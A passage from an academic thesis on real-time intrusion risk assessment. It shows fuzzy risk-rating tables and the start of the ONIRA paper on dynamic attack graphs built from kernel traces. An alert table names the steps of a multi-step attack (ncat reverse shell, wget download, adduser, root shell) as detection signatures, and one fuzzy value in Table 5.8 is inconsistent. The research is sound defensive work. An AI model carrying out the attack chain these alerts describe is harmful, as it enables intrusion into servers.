Medium (M)	(0.3, 0.5, 0.7)
Medium high (MH)	(0.5, 0.7, 0.9)
High (H)	(0.7, 0.9, 1.0)
Very high (VH)	(0.9, 1.0, 1.0)

Table 5.5 Linguistic variables and fuzzy numbers for the criterion ratings

Linguistic variables	Fuzzy triangular
Very Poor (VP)	(0, 0, 1)
Poor (P)	(0, 1, 3)
Medium Poor (MP)	(1, 3, 5)
Fair (F)	(3, 5, 7)
Medium Good (MG)	(5, 7, 9)
Good (G)	(7, 9, 10)
Very Good (VG)	(9, 10, 10)

Table 5.6 Importance weightings of the criteria in each zone

	External DMZ			General Subnet			Accounting Subnet			Production Subnet			Accounting Desktop Subnet			Production Desktop Subnet		
	DM1	DM2	DM3	DM1	DM2	DM3	DM1	DM2	DM3	DM1	DM2	DM3	DM1	DM2	DM3	DM1	DM2	DM3
C1 : Confidentiality	VH	H	VH	H	MH	MH	VH	VH	H	L	ML	L	M	MH	M	L	L	L
C2 : Integrity	VH	H	VH	H	MH	H	VH	VH	H	ML	ML	L	M	MH	M	L	L	L
C3 : Availability	VH	VH	H	MH	MH	MH	L	ML	L	H	VH	VH	L	L	L	H	VH	VH

Table 5.7 Ratings of all resources by decision makers under criteria

		Confidentiality			Integrity			Availability		
	Resource	DM1	DM2	DM3	DM1	DM2	DM3	DM1	DM2	DM3
1	DMZ.DB	G	VG	G	G	VG	G	F	MG	F
2	DMZ.Web	MP	F	MP	P	MP	P	F	F	F
3	DMZ.FTP	MP	F	F	P	MP	MP	P	MP	MP
4	DMZ.Mail	F	MG	F	MP	F	F	MP	F	F
5	DMZ.LDAP	VG	VG	VG	VG	VG	VG	VG	VG	VG
6	DMZ.DNS	VP	P	P	F	MG	F	G	VG	G

Table 5.8 Resource values

		Confidentiality	Integrity	Availability	Fuzzification Value	Defuzzification Value
1	DMZ.DB	(0.75,0.91,0.98)	(0.70,0.85,0.91)	(0.34,0.53,0.72)	(1.79,2.29,2.61)	2.24
2	DMZ.Web	(0.16,0.36,0.56)	(0.03,0.15,0.33)	(0.28,0.47,0.66)	(0.47,0.98,1.55)	1
3	DMZ.FTP	(0.23,0.42,0.62)	(0.06,0.21,0.39)	(0.06,0.22,0.41)	(0.35,0.85,1.42)	0.87
4	DMZ.Mail	(0.36,0.56,0.75)	(0.21,0.39,0.58)	(0.22,0.41,0.06)	(0.79,1.36,1.93)	1.36
5	DMZ.LDAP	(0.88,0.98,0.98)	(0.82,0.91,0.91)	(0.85,0.94,0.94)	(2.55,2.83,2.83)	2.76
6	DMZ.DNS	(0.00,0.07,0.23)	(0.33,0.52,0.7)	(0.72,0.88,0.94)	(1.05,1.47,1.87)	1.46

Table 5.9 Importance weightings of the vulnerability criteria

	DM1	DM2	DM3
C1 : Threat Capability	VH	VH	VH
C2 : Control Strength	VH	VH	VH

Table 5.10 Ratings of all resource vulnerabilities by decision makers under criteria

		Threat Capability			Control Strength		
	Resource	DM1	DM2	DM3	DM1	DM2	DM3
1	DMZ.DB	MP	F	F	P	MP	P
2	DMZ.Web	VG	VG	VG	VP	VP	VP
3	DMZ.FTP	MP	MP	P	MP	MP	P
4	DMZ.Mail	G	VG	G	MP	F	F
5	DMZ.LDAP	VP	VP	VP	VG	VG	VG
6	DMZ.DNS	F	MP	MP	F	MG	F

Table 5.11 Resource vulnerability values

		Threat Capability	Control Strength	Defuzzification TC Value	Defuzzification CS Value	Vulnerability Effect
1	DMZ.DB	(0.23,0.42,0.62)	(0.03,0.16,0.36)	0.42	0.18	2.38
2	DMZ.Web	(0.88,0.98,0.98)	(0.00,0.00,0.10)	0.96	0.02	38.2
3	DMZ.FTP	(0.07,0.23,0.42)	(0.07,0.23,0.42)	0.24	0.24	1
4	DMZ.Mail	(0.75,0.91,0.98)	(0.23,0.42,0.62)	0.89	0.42	2.1
5	DMZ.LDAP	(0.00,0.00,0.10)	(0.88,0.98,0.98)	0.02	0.96	0.03
6	DMZ.DNS	(0.16,0.36,0.56)	(0.36,0.56,0.75)	0.36	0.56	0.65

Table 5.12 Alert list for the attack scenario

ID	Alert Name	Acceptable Frequency
1	web_application_scan	10
2	apache_executes_shell	1
3	ncat_by_Apache	1
4	ncat_connects_to_remote_host	1
5	ncat_executes_shell	1
6	shell_executes_wget	1
7	shell_executes_cc	1
8	shell_executes_unknown_program	1
9	unknown_program_executes_shell	1
10	shell_executes_adduser	1
11	shell_is_root	1

Table 5.13 Ordered list of responses

Rank	Name
1	*R_CLOSE_A_NET_CONNECTION*
2	*R_KILL_PROCESS*
3	*R_RESTART_DAEMON*
4	*R_RESET(machine)*
5	*R_NOT_ALLOWED_HOST(attacker_IP)*
6	*R_BLOCK_RECEIVER_PORT*
7	*R_DISABLE_DAEMON*
8	*R_ISOLATE_HOST*
9	*R_SHUTDOWN(machine)*

Table 5.14 Risk impact tolerance for the multi-step attack scenario without response

		Time(s)	Total Risk Impact	Difference
Step 1				
	Alert 1	186	0.19	0.19
	Alert 1	320	0.24	0.05
	Alert 1	490	0.24	0.0
Step 2				
	Alert 2	670	0.77	0.53
	Alert 3	672	1.30	0.53
	Alert 4	674	1.82	0.52
	Alert 5	676	2.36	0.54
Step 3				
	Alert 6	715	2.95	0.59
Step 4				
	Alert 7	730	3.76	0.81
	Alert 8	840	4.58	0.82
	Alert 9	845	5.40	0.82
Step 5				
	Alert 10	930	6.21	0.81
	Alert 11	932	7.03	0.82

Table 5.15 Response system status for the attack scenario

Response	r_{Grant}	ξ	Δ	first r_{LT}	θ	Second r_{LT}	$R_{success}$	$R_{failure}$
R_CLOSE_A_NET_CONNECTION	1	1	1	$t_1 + 1$	$t_1 + 1$	$(t_6 + 4)$-$(t_1 + 1)$	0	1
R_KILL_PROCESS	2	2	2	$t_2 + 4$	$t_2 + 4$	$(t_6 + 4)$-$(t_2 + 4)$	0	1
R_RESTART_DAEMON	3	3	2	$t_3 + 4$	$t_3 + 4$	$(t_6 + 4)$-$(t_3 + 4)$	0	1
R_RESET(machine)	4	4	2	$t_4 + 4$	$t_4 + 4$	$(t_6 + 4)$-$(t_4 + 4)$	0	1
R_NOT_ALLOWED_HOST(attacker_IP)	5	5	2	$t_5 + 4$	$t_5 + 4$	$(t_6 + 4)$-$(t_5 + 4)$	0	1
R_BLOCK_RECEIVER_PORT	6	6	2	$t_6 + 4$	$t_6 + 4$	0	1	0

CHAPTER 6

Paper 4 : ONIRA : Online intrusion risk assessment of distributed traces using dynamic attack graph

Alireza Shameli-Sendi and Michel Dagenais

6.1 Abstract

Attack graphs illustrate ways in which an attacker can exploit the chain of vulnerabilities to break into a system. The proposed approach, called ONIRA, is a dynamic attack graph built from kernel-level traces that is attuned to the attacker's behavior and leads to the rapid detection of threats. The main contribution of this work is to combine the *Attack Graph* and *Service Dependency Graph* approaches to calculate the cost of an attack and to accurately react to an attack. When the progress of an attack reaches a danger state in the attack graph, we calculate the real impact of the attack using the attack graph and service dependency graph. We extend the LAMBDA language with two features : intruder knowledge level and effect on the CIA. The dependency graph approach goes beyond existing models by computing the attack cost based on three concepts : direct impact, forward impact, and backward impact. The effectiveness of the approach is demonstrated on a sophisticated multi-step attack to penetrate Web servers, as well as to acquire root privilege. Our framework is based on the Linux Trace Toolkit next generation (LTTng) tracer. Our results illustrate the efficiency of the proposed model and confirm the feasibility of the approach in real-time.

6.2 Introduction

We are now seeing sophisticated attacks exploiting a combination, or chain, of vulnerabilities in an effort to compromise a target machine [99, 100, 101]. That chain may involve services on the same machine or on different machines. The complexity of the attack makes accurate risk computation challenging. The results of a risk assessment are very important, in terms of minimizing the performance cost of applying high impact responses, as a low impact response is enough to mitigate a weak attack.

The attack graph is a highly useful model that shows all the attack paths into networks, based on service vulnerabilities [100, 102]. It not only correlates the Intrusion Detection System (IDS) [103, 104] outputs, but also helps Intrusion Response Systems (IRSs) to apply responses in a timely fashion, at the right place, and with the appropriate intensity [52, 107].

To apply responses at the right place and considering network QoS, it is critical to measure the impact of sophisticated attacks that combine multiple vulnerabilities designed to compromise the target service. Many real-time risk assessment models have been proposed during the last decade. As illustrated in Figure 6.1, the proposed risk assessment approaches can be classified into three main categories : *(i) Attack Graph-based :* These behavior-based attack graphs not only help to identify attacks, but also to quantitatively analyze their impact on all the critical services in the network, based on attacker behavior and a set of vulnerabilities that can be exploited [52, 105, 107] ; *(ii) Service Dependency Graph-based :* Three properties are defined for each service : *C(S)*, *I(S)*, and *A(S)*, which denote the confidentiality, integrity, and availability of service (S) respectively. Users are dependent on the availability of a service or services to perform their activities. The impact of the attack on a service is propagated to other services based on the type of dependency. In this type of approach, the attack graph is not used to evaluate attack cost [50] ; *(iii) Non Graph-based :* Risk assessment is carried out independently of the attack detected by the IDS. This means that the IDS detects an attack and sends an alert to the risk assessment component, which performs a risk analysis based on alert statistics and other information provided in the alert(s) [34, 49, 93, 106].

The paper is organized as follows : first, we investigate earlier work and several existing methods for real-time risk assessment. The proposed model is discussed in Section III. Experimental results are presented in Section IV. Section V concludes the paper.

6.3 Related Work

Non Graph-based Approaches : In [49], Årnes et al. presented a real-time risk assessment method for information systems and networks, based on observations from network sensors (IDSs). The proposed model is a multi-agent system where each agent observes objects in a network using sensors. An object is any kind of asset in the network that is valuable in terms of security. To perform dynamic risk assessment with this approach, discrete-time Markov chains are used. In other words, for each object, a Hidden Markov Model (HMM) is considered and the HMM states illustrate the security state, which changes over time. The




Figure 6.1 Real-time Risk Assessment Taxonomy.

proposed states are : *Good*, *Attacked*, and *Compromised*. The compromised state indicates that the host has been compromised and may result in loss of confidentiality, integrity, and availability. Thus, each object in the network can be in a different state at any time. In their model, it is assumed that there is no relationship between objects, and that all the HHM are working separately. A static cost, C_i, is allocated to each state, S_i. So, the total risk for each object at time t can be calculated as : $R_t = \sum_{i=1}^{n} \gamma_t(i)C(i)$. The $\gamma_t(i)$ value gives the probability that the object is in state S_i at time t.

Gehani et al. [93] presented a real-time risk management model, called *RheoStat*. This model dynamically alters the exposure of a host to contain an intrusion when it occurs. A host's exposure consists of the exposure of all its services. To analyze a system's risk, a combination of three factors is considered : 1) the likelihood of occurrence of an attack ; 2) the impact on assets, that is, the loss of confidentiality, integrity, and availability ; and 3) the vulnerability's exposure, which is managed by safeguards.

Haslum et al. [106] proposed a fuzzy model for online risk assessment in networks. Human experts rely on their experience and judgment to estimate risk based on a number of dependent variables. Fuzzy logic is applied to capture and automate this process. The knowledge of security and risk experts is embedded in rules for a fuzzy automatic inference system. The main contribution of their paper is the fuzzy logic controllers. These were developed to quantify the various risks based on a number of variables derived from the inputs of various components. The fuzzy model is used to model *threat level*, *vulnerability effect*, and *asset value*. Threat level *(FLC-T)* is modeled using three linguistic variables : *Intrusion frequency*, *Probability of threat success*, and *Severity*. The HMM module used for predicting attacks provides an estimate of intrusion frequency. The asset value *(FLC-A)* is derived from three other linguistic variables : *Cost*, *Criticality*, *Sensitivity*, and *Recovery*. In addition, the Vulnerability effect *(FLC-V)* has been modeled as a derived variable from *Threat Resistance* and *Threat Capability*. Eventually, the risk is estimated based on the output of the three fuzzy logic controllers *FLC-T, FLC-A, and FLC-V*.

In [34], an online risk assessment model based on *D-S evidence theory* is presented. D-S evidence theory is a method for solving a complex problem where the evidence is uncertain or incomplete. The proposed model consists of two steps, which identify : *Risk Index* and *Risk Distribution*. In the first step, the risk index has to be calculated. The risk index is the probability that a malicious activity is a true attack and can achieve its mission successfully. In D-S evidence theory, five factors are used to calculate the risk index : *Number of alerts*, *Alert Confidence*, *Alert Type*, *Alert Severity*, and *Alert Relevance Score*. Risk distribution is the real evaluation of risk with respect to the value of the target host, and can be *low*, *medium*, or *high*. The risk distribution has two inputs : the risk index, and the value of the

target host. The latter depends on all the services it provides.

Attack Graph-based Approaches : Kanoun et al. [107] presented a risk assessment model based on attack graphs to evaluate the severity of the total risk of the monitored system. The LAMBDA [6] language is used to model attack graphs when an attack is detected, and the associated attack graph is generated based on the LAMBDA language. When an attack graph is obtained, the risk gravity model begins to compute the risk, which is a combination of two major factors : (i) *Potentiality*, which measures the probability of a given scenario taking place and successfully achieving its objective. Evaluating this factor is based on calculating its minor factors : *natural exposition*, and *dissuasive measures*. The first of these minor factors measures the natural exposure of the target system facing the detected attack. To reduce the probability of an attack progressing, the second minor factor, dissuasive measures, can be enforced. (ii) *Impact*, which is defined as a vector with three cells that correspond to the three fundamental security principles : Availability, Confidentiality, and Integrity. The interesting point with this model is that the impact parameters are calculated dynamically. That impact depends on the importance of the target assets, as well as the impact of the level of reduction measures deployed on the system to reduce and limit the impact, when the attack is successful.

Jahnke et al. [52] present a graph-based approach for modeling the effects of attacks against services, and the effects of the response measures taken in reaction to those attacks. The proposed model considers different kinds of dependencies between services, and derives quantitative differences between system states from these graphs.

Service Dependency Graph-based Approaches : Kheir et al. [50] propose a dependency graph to evaluate the confidentiality and integrity impacts, as well as the availability impact. The confidentiality and integrity criteria are not considered in [52]. In [50], the impact propagation process proposed by Jahnke et al. is extended to include these impacts. Now, each service in the dependency graph is described with a 3D CIA vector, the values of which are subsequently updated, either by actively monitoring estimation or by extrapolation using the dependency graph. In the proposed model, dependencies are classified as structural (inter-layer) dependencies, or as functional (inter-layer) dependencies.

Our new, proposed approach, called ONIRA, goes beyond the work reviewed here. Its main contributions can be summarized as follows :

– **(i)** It capitalizes on the advantages of the *Attack Graph-based* and *Service Dependency Graph-based* approaches to calculate attack cost. In fact, when we use the attack graph approach for calculating risk, we do not have any knowledge about the true value of the compromised service, nor do we know the real impact of an attacker gaining full access to a compromised service based on predefined permissions among services. In contrast,

when we use the second method to calculate the risk separately, we do not have any information about the intruder's knowledge level. The main contribution of this work is to combine the *Attack Graph-based* and *Service Dependency Graph-based* approaches to calculate the attack cost, which we call *ONIRA*.

– **(ii)** It detects an attack and generates an attack graph based on kernel level events, which is new in this work.
– **(iii)** It considers backward and forward impact propagation in the service dependency graph to calculate the real impact cost to the target service.
– **(iv)** It proposes an accurate response selection mechanism to attune the attack and the response costs.

6.4 Proposed Model

Figure 6.2 illustrates the proposed structure of our model. We briefly introduce the architecture of our system here, and provide the details of each of its components in later subsections.

The proposed model is designed for the Linux Trace Toolkit next generation (LTTng) tracer [3] in online mode. The most significant challenge for all tracing tools is to minimize the impact of tracing on the computer involved. Not only does LTTng have a very low overhead, but it is also capable of tracing kernel space and user space activities. These specific LTTng characteristics help in the monitoring of a broad range of computer activities. The Dynamic Attack Graph (DAG) component registers all system calls that are predefined as preconditions of all the detection state components. Based on registered system calls, the detection component sends alerts to the DAG component. To perform the correlation between states and check the preconditions, the DAG receives help from the *State History Database* (SHD). This database stores current and historical state values of the system services, and keeps track of all information about running processes, executing the status of a process, file descriptors, disk, memory, locks, etc. [53, 94]. When the detection component reads the trace, it stores all the useful information in the SHD and is responsible for updating it. The service dependency graph component presents a network model that accounts for the relationships between users and services, illustrating that they perform their activities using the available services. This component helps to evaluate the impact of an attack on a service based on service value and on dependencies on other services. The online risk assessment component analyzes the attack cost based on the output of the attack graph and the service dependency graph components. Finally, the response selection component selects the best candidate from the list of countermeasures available to mitigate the attack, based on the attack cost. When




Figure 6.2 The ONIRA architecture

a response is applied to the network, the service dependency model can be modified.

6.4.1 Attack Modeling

An IDS usually generates a large number of alerts. So, the output of an IDS is a temporally ordered, fast changing, potentially infinite, and massive data stream. There is not enough time to store these data and rescan them as static data [5]. Of course, there may be aggregation and correlation components between the detection and risk assessment components to reduce the number of false alerts. The correlation algorithm helps us obtain real time hyper-alerts, to enable us to understand what is going wrong in the network system and to identify attacks accurately. The correlation methods proposed in the last decade can be classified into three categories [108, 109] : *explicit*, *semi-explicit*, and *implicit* correlations.

In the explicit correlation, all the attack scenarios have to be defined statically. Several steps, which are the event signatures, form the attack graph [110]. The semi-explicit correlation type generalizes the explicit method by introducing preconditions and postconditions for each step in the attack graph [6]. The implicit correlation attempts to find similarities between alerts in order to correlate them. To model an attack, we propose a semi-explicit method using preconditions and postconditions. The following template is used for each state in the attack graph, as proposed in the LAMBDA [6] language, but we add some attributes to this language in order to calculate the attack cost accurately :

State $name(arg_1, arg_2, ...)$
Preconditions :
network :
$Pn_1 \wedge Pn_2 \wedge ... \wedge Pn_n$
intruder :
$Pi_1 \wedge Pi_2 \wedge ... \wedge Pi_n$
knowledge level :
$kl = \{Yes|No\}$
Postconditions :
network effects :
$\bar{Pn}_1 \wedge \bar{Pn}_2 \wedge ... \wedge \bar{Pn}_n$
intruder :
$\bar{Pi}_1 \wedge \bar{Pi}_2 \wedge ... \wedge \bar{Pi}_n$
CIA effects :
$confidentialityLoss(service|host, impact) \wedge$
$integrityLoss(service|host, impact) \wedge$
$availabilityLoss(service|host, impact)$

- *Preconditions* are classified into three sections : intruder privileges, network configurations, and intruder knowledge level. If all the conditions of the first two sections are satisfied, the current step has been performed, and all the postconditions will be met. The third section, intruder knowledge level, is included in the precondition group, as it is a very important field which is assigned to each state. It is initialized using the *Yes/No* variable. If its value is initialized to *Yes*, the attacker can skip the state. We call this type of state the "knowledge state". If the attacker jumps from the knowledge state, it is because he has information about the network services targeted and their vulnerabilities. A common state in the attack graph is the "probing state". The intruder knowledge level helps to select the appropriate response more efficiently.
- *Postconditions* illustrate that a successful attack has occurred and that damage has been caused to network services and users, and also what new permissions the attacker has gained. A section is introduced in this paper, called *CIA effect*, which indicates the intruder's effect on Confidentiality, Integrity, and Availability. Confidentiality ensures that an authorized user only has access to certain services. Integrity verifies that an authorized user can modify assets in an acceptable manner. Availability means that the assets are always accessible to the authorized users. CIA loss is classified into three levels : *low*, *medium*, and *high*.

The following are some propositions for modeling preconditions and postconditions :

- *service(h, s, p)* : Host h offers a service s on its port p.

- *reachable(h, $\acute{h}$, p)* : Host h is reachable from $\acute{h}$ on port p.
- *priv(u, h, c) :* User u has access to host h with privilege c. The privilege has been classified into three levels : *access*, *modify*, and *admin*.
- *vulnerable(s, v)* : Service s has security vulnerability v.
- *execute(s, c)* : Service s runs command c.
- *knows(a, t)* : Attacker a knows t, where t may be any proposition.
- *highConnection(h, $\acute{h}$, T)* : h connects to $\acute{h}$ more than threshold T.

6.4.2 The graph model

In this subsection, we introduce the graph model used to evaluate the attack's impact on a service. Our elements in this graph model are services, denoted S. For each service i, three properties are defined : *C(S)*, *I(S)*, and *A(S)* as Eq. 6.1 illustrates. They denote the confidentiality, integrity, and availability of the service respectively.

$$S(i)_{value} = \begin{bmatrix} C \\ I \\ A \end{bmatrix} \tag{6.1}$$

In the service dependency graph, as illustrated in Figure 6.3, two edges are available between every two services : (i) backward edge loss ; and (ii) forward edge loss. Each edge is associated with a CIA matrix as illustrated in Eq. 6.2 and Eq. 6.3. Forward edge loss indicates that the attacker has compromised service i, the probability that he can impact forward service j in the service dependency graph, in terms of confidentiality, integrity, and availability loss (service i, and has permission to access service j, $s_i \xrightarrow{permission} s_j = (ROOT|READONLY)$). Backward edge loss illustrates the backward effect, when a service i is under the control of an attacker, and the effect on all the CIA parameters. Of course, no service that has a functional dependency on compromised service i will work properly.

$$ForwardEdge(S(i), S(j)) = \begin{bmatrix} ConfidentialityLoss_{ij} \\ IntegrityLoss_{ij} \\ AvailabilityLoss_{ij} \end{bmatrix} \tag{6.2}$$

$$BackwardEdge(S(i), S(j)) = \begin{bmatrix} ConfidentialityLoss_{ji} \\ IntegrityLoss_{ji} \\ AvailabilityLoss_{ji} \end{bmatrix} \tag{6.3}$$

The service impact assessment process for service i is calculated using Eq. 6.4.

$$Impact(S_i) = DirectImpact(S_i) + ForwardImpact(S_i) + BackwardImpact(S_i) \quad (6.4)$$

This process includes three steps : **(1) Direct impact :** assessed on the service targeted by the attacker using Algorithm 5 :

ALGORITHM 5: DirectImpact()

Require: ξ : service
Require: $\overrightarrow{\Delta}$: CIA triad
1: **Begin**
2: $\overrightarrow{TotalDI} = \emptyset$
3: $\overrightarrow{TotalDI_C} = s_C$
4: $\overrightarrow{TotalDI_I} = s_I$
5: $\overrightarrow{TotalDI_A} = s_A$
6: **return** $\overrightarrow{TotalDI}$
7: **End**

(2) Forward impact : calculated as illustrated by Algorithm 6. As depicted in Figure 6.3, service S_2 uses the functionality of services S_3 and S_4. If the attacker obtains root permission on service S_2, based on the predefined permission between $S_2 - S_3$ and $S_2 - S_4$, he can forward damage to the other two services. If the type of permission between two services is root, the attacker can affect all the CIA parameters (lines 6-9, Algorithm 6). However, if the type of permission is read-only, then only availability is affected (lines 11-14, Algorithm 6). For each




Figure 6.3 Different impact concept by attack

service S available in the forward direct list of services ξ, we call the $ForwardImpact(S, I_\xi)$ function again to calculate the forward impact (line 20, Algorithm 6). I_ξ is the impact on service S as a consequence of its connection with $\xi - S$. When we are calculating the forward impact, we have to check whether or not a service has a backward connection. As illustrated in Figure 6.3, if the attack is on service S_1, the forward direct list is $\{S_2, S_3, S_4\}$. When we calculate $ForwardImpact(S_2, I_{S_1})$, we have to calculate $BackwardImpact(S_0, I_{S_2})$ as well.

(3) Backward impact : calculated as illustrated by Algorithm 7. There are different kinds of dependencies between services [50, 52], depending on the availability property. Sometimes, a service depends on the functionality of one or more services. If service availability does not depend on other services, we denote it as intrinsic. Jahnke et al. [52] present a complete dependency list between services. In this paper, the *mandatory* type was considered, which requires the functionalities of all the services on which a service depends. We define the backward impact such that the mandatory dependency is not able to continue working (impact on A) or data integrity or confidentiality are modified. In a *Denial of service (DoS)*, since the attacker is slows down the functionality of a service, he is decreasing the service availability (A). So, the backward effect on all services that have a mandatory dependency on this service is on availability (lines 11-14, Algorithm 7). In contrast, in the *User to root (U2R)* or *Remote to local (R2L)* attack types, since our service is under the control of an attacker, the effect is on all the CIA parameters (lines 6-9, Algorithm 7). Therefore, the attacker can change the access to the service or modify data. Suppose that the Apache service has a dependency on the MySQL service. If the attacker attempts to run an attack of the U2R type on MySQL service, the Apache service will not show correct information to the website.

Finally, we calculate the attack's impact on service S_i, as illustrated by Eq. 6.5.

$$\begin{aligned}
Impact(S_i)_C &= \overrightarrow{TotalDI}_C + \overrightarrow{TotalFI}_C + \overrightarrow{TotalBI}_C \\
Impact(S_i)_I &= \overrightarrow{TotalDI}_I + \overrightarrow{TotalFI}_I + \overrightarrow{TotalBI}_I \\
Impact(S_i)_A &= \overrightarrow{TotalDI}_A + \overrightarrow{TotalFI}_A + \overrightarrow{TotalBI}_A \\
Impact(S_i) &= Impact(S_i)_C + Impact(S_i)_I + Impact(S_i)_A
\end{aligned} \tag{6.5}$$

Since we want very fast decision making in our response system, we calculate the impact on all services in advance, as illustrated by Algorithm 8. Ultimately, we normalize all the impact values to the 0 to 1 range (lines 14-17).

6.4.3 Attack Cost Model

When the detection component detects an attack, it generates an alert containing information about that attack. The DAG component correlates this information to obtain a better

ALGORITHM 6: ForwardImpact()

Require: ξ : service
Require: $\overrightarrow{\Delta}$: CIA triad

1: **Begin**
2: $\overrightarrow{TotalFI} = \emptyset$
3: forwardDirectNode=$\{s_1, s_2, ..., s_n\}$
4: **for each** $s \in forwardDirectNode$ **do**
5: $\quad\overrightarrow{I} = \emptyset$
6: $\quad$**if** $\xi \xrightarrow{permission} s = ROOT$ **then**
7: $\quad\quad\overrightarrow{I_C} = \overrightarrow{\Delta_C} \times \xi \xrightarrow{confidentialityLoss} s \times s_C$
8: $\quad\quad\overrightarrow{I_I} = \overrightarrow{\Delta_I} \times \xi \xrightarrow{integrityLoss} s \times s_I$
9: $\quad\quad\overrightarrow{I_A} = \overrightarrow{\Delta_A} \times \xi \xrightarrow{availabilityLoss} s \times s_A$
10: $\quad$**else**
11: $\quad\quad$**if** $\xi \xrightarrow{permission} s = READONLY$ **then**
12: $\quad\quad\quad\overrightarrow{I_C} = 0$
13: $\quad\quad\quad\overrightarrow{I_I} = 0$
14: $\quad\quad\quad\overrightarrow{I_A} = \overrightarrow{\Delta_A} \times \xi \xrightarrow{availabilityLoss} s \times s_A$
15: $\quad\quad$**end if**
16: $\quad$**end if**
17: $\quad\overrightarrow{TotalFI_C} = \overrightarrow{TotalFI_C} + \overrightarrow{I_C}$
18: $\quad\overrightarrow{TotalFI_I} = \overrightarrow{TotalFI_I} + \overrightarrow{I_I}$
19: $\quad\overrightarrow{TotalFI_A} = \overrightarrow{TotalFI_A} + \overrightarrow{I_A}$
20: $\quad\overrightarrow{FI} = ForwardImpact(s, \overrightarrow{I})$
21: $\quad\overrightarrow{TotalFI_C} = \overrightarrow{TotalFI_C} + \overrightarrow{FI_C}$
22: $\quad\overrightarrow{TotalFI_I} = \overrightarrow{TotalFI_I} + \overrightarrow{FI_I}$
23: $\quad\overrightarrow{TotalFI_A} = \overrightarrow{TotalFI_A} + \overrightarrow{FI_A}$
24: $\quad\overrightarrow{BI} = BackwardImpact(s, \overrightarrow{I})$
25: $\quad\overrightarrow{TotalFI_C} = \overrightarrow{TotalFI_C} + \overrightarrow{BI_C}$
26: $\quad\overrightarrow{TotalFI_I} = \overrightarrow{TotalFI_I} + \overrightarrow{BI_I}$
27: $\quad\overrightarrow{TotalFI_A} = \overrightarrow{TotalFI_A} + \overrightarrow{BI_A}$
28: **end for**
29: **return** $\overrightarrow{TotalFI}$
30: **End**

ALGORITHM 7: BackwardImpact()

Require: ξ : service
Require: $\overrightarrow{\Delta}$: CIA triad
Require: Ψ : attack type

1: **Begin**
2: $\overrightarrow{TotalBI} = \emptyset$
3: backwardDirectNode=$\{s_1, s_2, ..., s_n\}$
4: **for each** $s \in backwardDirectNode$ **do**
5: $\overrightarrow{I} = \emptyset$
6: **if** $\Psi = (U2R \text{ or } R2L)$ **then**
7: $\overrightarrow{I_C} = \overrightarrow{\Delta_C} \times \xi \xrightarrow{confidentialityLoss} s \times s_C$
8: $\overrightarrow{I_I} = \overrightarrow{\Delta_I} \times \xi \xrightarrow{integrityLoss} s \times s_I$
9: $\overrightarrow{I_A} = \overrightarrow{\Delta_A} \times \xi \xrightarrow{availabilityLoss} s \times s_A$
10: **else**
11: **if** $\Psi = DoS$ **then**
12: $\overrightarrow{I_C} = 0$
13: $\overrightarrow{I_I} = 0$
14: $\overrightarrow{I_A} = \overrightarrow{\Delta_A} \times \xi \xrightarrow{availabilityLoss} s \times s_A$
15: **end if**
16: **end if**
17: $\overrightarrow{TotalBI_C} = \overrightarrow{TotalBI_C} + \overrightarrow{I_C}$
18: $\overrightarrow{TotalBI_I} = \overrightarrow{TotalBI_I} + \overrightarrow{I_I}$
19: $\overrightarrow{TotalBI_A} = \overrightarrow{TotalBI_A} + \overrightarrow{I_A}$
20: $\overrightarrow{FI} = BackwardImpact(s, \overrightarrow{I})$
21: $\overrightarrow{TotalBI_C} = \overrightarrow{TotalBI_C} + \overrightarrow{FI_C}$
22: $\overrightarrow{TotalBI_I} = \overrightarrow{TotalBI_I} + \overrightarrow{FI_I}$
23: $\overrightarrow{TotalBI_A} = \overrightarrow{TotalBI_A} + \overrightarrow{FI_A}$
24: **end for**
25: **return** $\overrightarrow{TotalBI}$
26: **End**

ALGORITHM 8: OfflineImpact()

Require: φ : service dependency graph

Begin
$\overrightarrow{\Delta}_C = 1$
$\overrightarrow{\Delta}_I = 1$
$\overrightarrow{\Delta}_A = 1$
for each $s \in \varphi$ **do**
  $\overrightarrow{TotalDI} = DirectImpact(s, \overrightarrow{\Delta})$
  $\overrightarrow{TotalFI} = ForwardImpact(s, \overrightarrow{\Delta})$
  $\overrightarrow{TotalBI} = BackwardImpact(s, \overrightarrow{\Delta})$
  $Impact(s)_C = \overrightarrow{TotalDI}_C + \overrightarrow{TotalFI}_C + \overrightarrow{TotalBI}_C$
